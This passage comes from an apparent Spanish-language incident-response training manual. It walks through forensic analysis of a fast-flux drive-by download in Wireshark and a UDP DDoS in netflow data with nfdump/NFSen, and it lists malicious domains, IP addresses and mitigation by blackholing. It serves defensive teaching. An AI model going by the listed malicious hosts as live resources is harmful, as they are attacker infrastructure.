Podríamos redirigir a un agujero negro (*blackhole*) las IPs desde las que el malware fue descargado directamente (66.232.114.139 y 72.36.162.50). Pero existe la posibilidad de que estas IP cambien a menudo (en mitad de un proceso de re-direccionamiento). También podríamos excluir el primer sitio (www.homebank.pl, 212.85.111.79) que el host cliente visitó de forma intencionada, pero esta página podría ser víctima de un ataque (XSS, inyección SQL, etc.) y su "actividad maliciosa" no ser constante. También podríamos redirigir a un agujero negro las IP que se encuentran en mitad de un proceso de re-direccionamiento (85.255.120.194, 66.232.114.139), que están apuntando a servidores que albergan archivos maliciosos. Los servidores intermedios (que redirigen a sitios con malware) pueden cambiar.

Si el escenario es el mismo que el anterior, podríamos, además, redirigir sitios web a través del nombre de dominio., (por ejemplo, *DNS blackholing*)

Tarea 2 **Descarga no solicitada con *fast-flux***

En esta tarea los estudiantes deberían llevar a cabo la investigación de una forma similar a la del escenario previo. El archivo necesario (drive-by-download_fast-flux.pcap) se encuentra en el LiveDVD.

P1 **¿Qué ha sucedido?**

A partir del archivo pcap podemos conjeturar que:

1. La dirección IP del host cliente es 10.0.0.130,
2. El servidor DNS es 10.0.0.2.

Paso a paso:

<<véase el archivo drive-by-download_fast-flux.pdf>>

Nota:

Existen otras tres conexiones legítimas:

- Conexión a www.cert.pl (195.187.7.66),
- Conexión a www.nask.pl (193.59.201.62),
- Conexión a urs.microsoft.com mediante HTTPS (213.199.161.251).

Ya que este tráfico puede ser considerado como tráfico legítimo, es muy recomendable que se filtre En *Wireshark*, use el siguiente filtro:

```
!((ip.dst == 195.187.7.66) || (ip.src == 195.187.7.66)
|| (ip.dst == 193.59.201.62) || (ip.src == 193.59.201.62)
|| (ip.dst == 213.199.161.251) || (ip.src == 213.199.161.251))
```

P2 ¿Se ha infectado el host?

Un archivo binario W32 sospechoso fue descargado desde www.adsitelo.com/ad/load.php (99.234.157.198).

Existe una gran posibilidad de que el archivo descargado fuese un EXE para W32 infectado con malware (tamaño del archivo de unos 52224 bytes). Del archivo *pcap* podemos suponer que el nombre del archivo descargado es exe.exe (Encabezamiento HTTP '*Content-Disposition*' - disposición de contenidos). En el cuerpo del archivo binario podemos encontrar: *'Original Filename aspimgr.exe'* ("nombre de archivo original aspimgr.exe').

Utilice *Wireshark* para encontrar dónde se ha descargado el archivo binario y dónde se re-ensamblan los segmentos TCP (número de paquete 568). Utilice 'export selected bytes' (bytes seleccionados de exportación) en la sección "Media Type" ("tipo de medio") y guárdelo como un archivo .exe. Si dispone de conexión a Internet, envíelos para su análisis a VirusTotal <www.virustotal.com>, o/y Anubis <http://anubis.iseclab.org/index.php>, o/y a Norman SandBox <http://www.norman.com/microsites/nsic/Submit/en-us>. El archivo es <<véase drive-by-download_fast-flux_VT_exe-file.pdf >> Troyano/Agente/Rootkit/Backdoor/Downloader (dependiendo del vendedor).

Luego se produjeron varias conexiones (tras la finalización de la descarga). La primera fue con ns.uk2.net 83.170.69.14 en el puerto de destino 53/TCP (?!). La siguiente fue con yahoo.com (restablecida por el host cliente), y la siguiente con web.de (restablecida por el host cliente). Seguidamente el host cliente se conectó a 216.150.79.226 y envió algunos datos al script php *forum.php* (Método POST, archivo *debug.txt*), y, entonces, descargó el archivo *common.bin*. Este archivo es sospechoso.

P3 ¿Cómo se está produciendo el ataque?

En el ataque se utilizaron los métodos de re-direccionamiento y ofuscación siguientes:

- Mensaje HTTP 302 (movido de forma temporal).
- Mensaje HTTP 301 (movido de forma permanente).
- JavaScript muy ofuscado. Sus funciones han sido desencadenadas con argumentos especiales a través de un evento 'onload' en la sección BODY. ¡Las etiquetas <SCRIPT> Y <BODY> se encuentran antes de la etiqueta <HTML>! En la etiqueta <HTML> (bajo estas dos) existe un mensaje 404 falso con el texto: 'The requested URL /index.php were not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an Error Document to handle the request' ["La URL /index.php solicitada no se ha encontrado en este servidor. Además, se encontró un error tipo *404 Not Found* al intentar utilizar un Documento de Error para gestionar la petición"]
- Una vez que hubo finalizado la descarga del archivo binario, el cliente envió algunos datos (debug.txt) al script php (forum.php) mediante el método POST. Como réplica, el cliente recibió un archivo common.bin sospechoso.

P4 ¿Qué direcciones IP y dominios están implicados en el ataque?

El sitio bigadnet.com es el único sitio que nuestro host cliente visitó de forma intencionada. Como se puede ver en la respuesta del servidor-DNS, éste utilizaba fast-flux y las IP de los sitios son: 91.98.94.45, 69.66.247.232, 80.200.239.235, 84.10.100.196, 122.128.253.14, 85.226.168.12, 98.227.46.217, 119.30.67.167, 68.200.236.117, etc. El host cliente estableció una conexión con la primera IP en la respuesta DNS (91.98.94.45).

A continuación, el host cliente fue redireccionado a www.adsitelo.com. Ésta también se trata de una página que utiliza fast-flux y las IPs de los sitios son: 12.207.51.110, 76.189.90.19, 99.234.157.198, 66.40.18.206, 76.121.239.20, 74.164.85.5, 99.246.193.180, etc. El host cliente estableció una conexión con la tercera IP (99.234.157.198). Los primeros dos intentos de conexión a las IPs primarias fallaron. El malware se descargó desde este host.

Posteriormente el host cliente se conectó a 216.150.79.226, envió algunos datos (DEBUG.TXT) a forum.php, y recibió algún dato sospechoso (COMMON.BIN).

P5 ¿Cómo podríamos mitigar el ataque?

Redireccionar a un agujero negro (*blackholing*) la IP desde la que se descargó el malware directamente (91.98.94.45) no es una buena idea, ya que los atacantes utilizan la tecnología fast-flux. Incluso si se redireccionan todas las direcciones IP que respondieron desde los servidores DNS, existe la posibilidad de que aparezcan nuevas direcciones IP. Probablemente estas IP son en su mayoría maquinas comprometidas(PCs zombis). Sólo existe una conexión a una IP que no se resolvió desde un servidor DNS: 216.150.79.226 (podrías redireccionarla a un agujero negro). Es mejor redireccionar los nombres de dominio: bigadnet.com y www.adsitelo.com (*DNS blackholing*)

Métricas de evaluación

A continuación se muestran algunas métricas sugeridas para esta parte del ejercicio:

Los estudiantes DEBEN:

- Saber la dirección IP del host y que los tres archivos binarios (W32) fueron descargados
- Conocer la IP y los nombres de dominio implicados en el ataque. NOTA: también deberían conocerse los sitios legítimos

Los estudiantes DEBERÍAN:

- Saber cómo se produjo el ataque;
- Esbozar los procesos (¿organigrama?) del ataque (como se muestra en los archivos PDF del DVD)
- Generar un filtro en *Wireshark* que ofrezca una visión clara del tráfico malicioso
- Ser capaces de identificar si estaban involucradas redes fast-flux

Los estudiantes PODRÍAN:

- Presentar ideas acerca de cómo prevenir ataques futuros
- Intentar investigar JavaScripts maliciosos (cómo funcionan), recopilando cualquier información sobre el archivo binario y sobre su cuerpo desde el archivo *pcap* utilizando *Wireshark*, y extrayendo archivos .exe binarios y analizándolos, aunque esto se sitúa más allá del propósito específico de este ejercicio.

PARTE 3 ANÁLISIS DEL FLUJO DE RED

La finalidad de los escenarios *netflow* es familiarizar a los estudiantes con el concepto de flujos de red y presentarles las herramientas que facilitan una interpretación del flujo. Incluso aunque el *netflow* no posibilita el examen del contenido del paquete, es un mecanismo útil para el análisis forense de redes, permitiendo una visión única de la actividad percibida a nivel de router. El análisis de flujos de red puede usarse para descubrir y examinar ataques DDoS, infecciones de gusanos y actividades de rastreo, para verificar informes de incidentes, y obtener pistas en cuanto a cómo fue comprometido un host y cómo podría ser monitorizado su comportamiento posterior, etc.

Notas preliminares

Usted debería ofrecer una presentación breve acerca del funcionamiento del *netflow*.

Estos escenarios requieren ordenadores capaces de inicializarse desde una instalación del LiveDVD. Esta instalación cuenta con un conjunto de herramientas y registros de *netflow* que permiten que se lleven a cabo los ejercicios. Las herramientas utilizadas son *nfdump* and *NFSen*, desarrolladas por SWITCH. Las herramientas están configuradas para estos escenarios. Los logs de *netflow* son logs de ataques reales que se han anonimizado. Representan una combinación de tráfico malicioso y legítimo.

Debería tener experiencia en el análisis de flujos y en las herramientas nfdump/NFSen.

Al igual que en la partes anteriores, esta parte se divide en dos escenarios diferentes (tareas); ambos representan ataques DDoS.

Tarea 1 Análisis paso a paso de un ataque DDoS

Una instalación de un sensor de *netflow* se establece con un perfil para la monitorización de un espacio IP específico. Los estudiantes desempeñan el papel de un administrador trabajando para un ISP que ha recibido un incidente acerca de un ataque DDoS contra un cliente. Se espera que el administrador:

a) Identifique cuándo comienza el ataque

b) Identifique aquello que está siendo atacado realmente

c) Identifique qué direcciones IP están implicadas en la perpetración del ataque

d) Identifique la forma en que se produce el ataque

e) Identifique dónde se originó el ataque

f) Sugiera estrategias para minimizar el ataque a nivel del ISP


Lo que sigue es un análisis paso a paso de las tareas anteriores. Utilizando *nfdump/NFSen*, se puede realizar el análisis mediante o bien la interfaz de línea de comandos (más adecuada para el procesamiento masivo) o bien la interfaz gráfico. Se muestran ejemplos de utilización de las dos interfaces.

Asegúrese de que el servidor Apache está en funcionamiento. Ejecute el script nfsen_start disponible en el Escritorio del LiveDVD (puedes hacer clic en éste).

P1 ¿Cuándo comenzó el ataque?

GUI:

Abra el navegador web y diríjase a http://127.0.0.1/nfsen/nfsen.php. Para una mejor visión puede ir a la pestaña de "Graphs" ("Gráficos"). Se observa un aumento considerable cerca del 24 de febrero de 2007 a las 04:00:



CLI:

Diríjase al directorio /data/nfsen/profiles-data/live/upstream y a los archivos *netflow* de la lista (nfcapd.*): utilice ls –l (o más legible por humanos: ls –lh)

Puede verse que, empezando desde 200702240400, los archivos de repente tienen más tamaño que antes (antes unos 100-200 KB; desde 200702240400 tienen más de 10 MB). Alrededor de 200702241050 los archivos disminuyen, pero son todavía inusualmente grandes (cerca de los 6 MB). Aproximadamente desde 200702241605, el tamaño de los archivos parece reducirse a niveles normales.


Según esto, el ataque comenzó cerca de las 4:00 del 24 de febrero de 2007.

P2 ¿Qué está siendo atacado?

GUI:

Con el objeto de identificar aquello que está sufriendo ataques, es útil analizar los detalles de los gráficos y las estadísticas TOP N, generadas tanto después como antes del ataque. Los gráficos y las estadísticas TOP N generadas antes de que comenzara el ataque pueden considerarse como líneas base para la comparación con el análisis posterior.

Diríjase a la pestaña "Details" (1). Seleccione 'Time Window' ("Ventana de Tiempos") de la lista en el campo "Select" ("Seleccionar") (2). En el gráfico, seleccione un área (3) que parezca actividad normal (antes de que comenzara el ataque). Ésta se correspondería aproximadamente desde el 23 de febrero de 2007 a las 20:00 hasta el 24 de febrero de 2007 a las 03:50. Eche un vistazo a las estadísticas (4) para este intervalo de tiempo (También debería usar el botón de radio "Sum") Esto le indicará que la mayoría de la actividad fue TCP.



A continuación seleccione un área del gráfico que parezca un ataque (desde las 04:00 del 24-febrero-2007 hasta más o menos las 16:05 del 24-febrero-2007). Las estadísticas muestran que la mayor parte de la actividad (flujos, paquetes y tráfico) es UDP.


Statistics timeslot Feb 24 2007 - 04:00 - Feb 24 2007 - 16:05

Channel:	Flows:					Packets:					Traffic:				
	all:	tcp:	udp:	icmp:	other:	all:	tcp:	udp:	icmp:	other:	all:	tcp:	udp:	icmp:	other:
upstream	29.7 M	268.0 k	29.5 M	9.7 k	67.0	3.2 G	8.6 M	3.2 G	21.8 k	15.6 k	99.3 GB	6.6 GB	92.7 GB	1.5 MB	12.3 MB

All None Display: Sum Rate

Descubramos aquello que está siendo atacado. Utilice el procesamiento de *netflow*. Reduzca la ventana de tiempos para acelerar el proceso. En este ejemplo el intervalo de tiempo fue desde las 04:00 del 24 de febrero hasta las 09:00 del mismo día, según las 10 estadísticas principales acerca de las IP de destino ordenadas por los flujos, paquetes, bytes o bits por segundo (bps). En la pantalla de abajo puede observar las estadísticas generadas por los paquetes.

Netflow Processing





```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240400:nfcapd.200702240900 -n 10 -s dstip/packets
nfdump filter:
any
Top 10 Dst IP Addr ordered by packets:
Date first seen          Duration Proto      Dst IP Addr    Flows  Packets    Bytes      pps      bps   bpp
2007-02-24 03:59:35.944 4313126.161 any      195.88.49.121   17.4 M    2.5 G   72.0 G      618   143433    29
2007-02-24 03:58:39.622 4312968.293 any      195.88.49.125     7720    68157   11.1 M        0       21   170
2007-02-24 03:55:36.256 4313346.046 any       195.88.49.97    21602    57832    7.2 M        0       13   129
2007-02-24 03:59:38.554 4312597.789 any      195.88.49.129    10783    36165    5.4 M        0       10   156
2007-02-24 03:59:40.499 4312858.458 any      195.88.49.135     3289    13724    4.2 M        0        8   321
2007-02-24 04:03:28.804 4310880.836 any       195.88.49.34      957     7032    1.8 M        0        3   264
2007-02-24 04:22:33.509 4309867.414 any      195.74.26.171     5863     6046   433649        0        0    71
2007-02-24 04:03:17.477 4308148.772 any      195.88.49.123     5964     6009    1.1 M        0        2   187
2007-02-24 03:59:32.576 18138.633 any     212.112.229.71      599     5321   292828        0      129    55
2007-02-24 04:02:04.831 17995.756 any    212.248.213.161      632     4596   248672        0      110    54

Summary: total flows: 18369305, total bytes: 72.1 G, total packets: 2.5 G, avg bps: 143573, avg pps: 618, avg bpp: 29
Time window: 2007-02-24 03:55:36 - 2007-04-15 03:05:02
Total flows processed: 18369305, Records skipped: 0, Bytes read: 955217840
Sys: 9.512s flows/second: 1931051.1  Wall: 41.567s flows/second: 441912.3
```

También puede emplear las estadísticas de los registros de flujo con la dstIP agregada:

Netflow Processing





```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240400:nfcapd.200702240900 -n 10 -s record/flows -A dstip -o long
nfdump filter:
any
Aggregated flows 4667
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port           Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-24 03:59:35.944 4313126.161     0          0.0.0.0:0     ->    195.88.49.121:0     .A..S.   0    2.5 G   72.0 G 18236835
2007-02-24 03:55:36.256 4313346.046     0          0.0.0.0:0     ->     195.88.49.97:0     .A..S.   0    57832    7.2 M 21602
2007-02-24 03:59:38.554 4312597.789     0          0.0.0.0:0     ->    195.88.49.129:0     .A..S.   0    36165    5.4 M 10783
2007-02-24 03:58:39.622 4312968.293     0          0.0.0.0:0     ->    195.88.49.125:0     .A..S.   0    68157   11.1 M  7720
2007-02-24 04:03:17.477 4308148.772     0          0.0.0.0:0     ->    195.88.49.123:0     .A..S.   0     6009    1.1 M  5964
2007-02-24 04:22:33.509 4309867.414     0          0.0.0.0:0     ->    195.74.26.171:0     .A....   0     6046  433649  5863
2007-02-24 03:59:40.499 4312858.458     0          0.0.0.0:0     ->    195.88.49.135:0     .A..S.   0    13724    4.2 M  3289
2007-02-24 04:03:28.804 4310880.836     0          0.0.0.0:0     ->     195.88.49.34:0     .A..S.   0     7032    1.8 M   957
2007-02-24 03:59:46.401 4309291.790     0          0.0.0.0:0     ->      195.74.27.7:0     .A..S.   0     2603  166050   757
2007-02-24 04:00:28.195 4312999.752     0          0.0.0.0:0     ->    195.88.49.114:0     .A..S.   0     2771  363221   709

Summary: total flows: 18369305, total bytes: 72.1 G, total packets: 2.5 G, avg bps: 143573, avg pps: 618, avg bpp: 29
Time window: 2007-02-24 03:55:36 - 2007-04-15 03:05:02
Total flows processed: 18369305, Records skipped: 0, Bytes read: 955217840
Sys: 11.300s flows/second: 1625500.7  Wall: 41.257s flows/second: 445231.7
```

195.88.49.121 es probablemente el objetivo del ataque.


Ahora ya conoce el objetivo potencial del ataque y, a partir del primer análisis, también sabe que el ataque fue realizado a través del tráfico UDP. Si tiene alguna duda acerca del tráfico UDP, use el procesamiento *netflow*: las estadísticas *top 10* con agrupamiento de protocolo y el filtro 'dst host 195.88.49.121'. Como puede observar, la actividad UDP (paquetes, bytes y flujos) es enorme si se compara con otros protocolos.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240400:nfcapd.200702240900 -n 10 -s record/flows -A proto -o long
nfdump filter:
dst host 195.88.49.121
Aggregated flows 5
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-24 03:59:59.672 4313102.433 UDP            0.0.0.0:0     ->         0.0.0.0:0     .A....   0    2.5 G   72.0 G 18228303
2007-02-24 03:59:35.944 4313114.477 TCP            0.0.0.0:0     ->         0.0.0.0:0     ....S.   0    43287    6.7 M  8452
2007-02-24 04:02:17.245 4305756.554 ICMP           0.0.0.0:0     ->         0.0.0.0:0.0   .A....   0      488    33779    72
2007-02-24 04:05:10.329 12331.510 RSVP          0.0.0.0:0     ->         0.0.0.0:0     .A.... 192       14     3136     7
2007-02-24 04:51:03.358     2.543 ESP           0.0.0.0:0     ->         0.0.0.0:0     .A....   0       11      319     1

Summary: total flows: 18236835, total bytes: 72.0 G, total packets: 2.5 G, avg bps: 143433, avg pps: 618, avg bpp: 29
Time window: 2007-02-24 03:55:36 - 2007-04-15 03:05:02
Total flows processed: 18369305, Records skipped: 0, Bytes read: 955217840
Sys: 10.208s flows/second: 1799388.6  Wall: 40.484s flows/second: 453735.2
```

A continuación debería identificar cuál es la función que desempeña el servidor atacado. Cambie la ventana de tiempos (área en el gráfico) a algún momento antes del ataque y genere estadísticas de registros de flujo (ordenados por los flujos) con el filtro 'dst host 195.88.49.121'.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702232155:nfcapd.200702240345 -n 10 -s record/flows -o long
nfdump filter:
dst host 195.88.49.121
Aggregated flows 19453
Top 10 flows ordered by flows:
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes Flows
2007-02-23 21:57:29.045 21090.711 TCP      195.39.83.112:53646 ->     195.88.49.121:80    ......   0       75     3000    75
2007-02-23 22:01:11.500 12683.503 ICMP     195.74.17.183:0     ->     195.88.49.121:0.0   .A....   0      107     5992    16
2007-02-24 00:35:02.874  1935.524 TCP      45.189.202.148:49716 ->    195.88.49.121:80    ....S.   0      478    31501    14
2007-02-24 00:38:59.714  1698.521 TCP      45.189.202.148:51554 ->    195.88.49.121:80    ....S.   0      110     6756    13
2007-02-23 21:53:27.727  2274.682 TCP        213.170.8.64:1160  ->    195.88.49.121:80    ....S.   0     5727   229188    12
2007-02-24 00:42:34.461  1483.869 TCP      45.189.202.148:65290 ->    195.88.49.121:80    ....S.   0       69     3984    11
2007-02-24 00:39:20.382  1677.843 TCP      45.189.202.148:62784 ->    195.88.49.121:80    ....S.   0      214    14864    11
2007-02-24 00:42:43.457  1474.783 TCP      45.189.202.148:65312 ->    195.88.49.121:80    ....S.   0       96     5808    11
2007-02-24 00:41:45.568  1532.737 TCP      45.189.202.148:59871 ->    195.88.49.121:80    ....S.   0      184    12077    10
2007-02-23 22:19:14.712  1044.588 TCP       46.51.159.110:42667 ->    195.88.49.121:80    ....S.   0     4762   248718     8

Summary: total flows: 20694, total bytes: 70.1 M, total packets: 808106, avg bps: 136, avg pps: 0, avg bpp: 91
Time window: 2007-02-23 21:51:00 - 2007-04-14 21:38:56
Total flows processed: 198949, Records skipped: 0, Bytes read: 10346200
Sys: 0.124s flows/second: 1604336.9  Wall: 0.116s flows/second: 1713674.1
```

Como se puede ver, casi todo el tráfico hacia este servidor era 80/TCP, por lo que posiblemente se trate de un servidor web. El objetivo del ataque DDoS puede que sea inutilizar el sitio.

Conclusión:

El ataque consistía en un ataque DoS o DDoS realizado a través del tráfico UDP y su objetivo era un servidor web (195.88.49.121).

Puede realizar un análisis similar sobre la interfaz de línea de comandos (*CLI*).

CLI:

Para identificar aquello que está siendo atacado, resulta útil empezar con las estadísticas generales de tráfico *TOP N*, generadas tanto antes como después de que el ataque comenzara. Las estadísticas TOP N generadas antes de que empezara el ataque pueden tratarse como línea base para la comparación con estadísticas posteriores.

Vaya al directorio /data/nfsen/profiles-data/live/upstream.

Podrían realizarse las siguientes consultas generales sobre las estadísticas TOP N:

Antes del ataque:

```
nfdump -R nfcapd.200702232000:nfcapd.200702240350 -s record/flows/bytes/packets/bps
```

Después de que comenzara el ataque: (Reduzca la ventana de tiempos para acelerar este proceso; en este ejemplo utilizamos desde nfcapd.200702240400 hasta nfcapd.200702240900)

```
nfdump -R nfcapd.200702240400:nfcapd.200702240900 -s record/flows/bytes/packets/bps
```


Mediante la comparación de estas dos consultas, podemos observar que aparecía de repente una gran cantidad de tráfico UDP en las estadísticas TOP N hacia muchos puertos en `195.88.49.121`. El tráfico UDP hacia esos puertos es anómalo, especialmente el que proviene de una dirección IP única.

P3 ¿Qué direcciones IP están involucradas en la perpetración del ataque?

GUI:

Una forma fácil de comprobar qué direcciones IP están implicadas en el ataque contra una IP es la generación de estadísticas filtradas hacia esa dirección IP específica. En ese caso podemos filtrar para las estadísticas TOP N las IP atacantes de origen basadas en flujos contra 195.88.49.121.

Utilice el procesamiento netflow. Seleccione la ventana temporal desde 2007-02-24-04-00 hasta 2007-02-24-09-00. Genere estadísticas TOP 20 sobre la IP de origen, utilizando el filtro ‘dst host 195.88.49.121’.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240400:nfcapd.200702240900 -n 20 -s srcip/flows
nfdump filter:
dst host 195.88.49.121
Top 20 Src IP Addr ordered by flows:
Date first seen          Duration Proto      Src IP Addr    Flows  Packets    Bytes      pps      bps   bpp
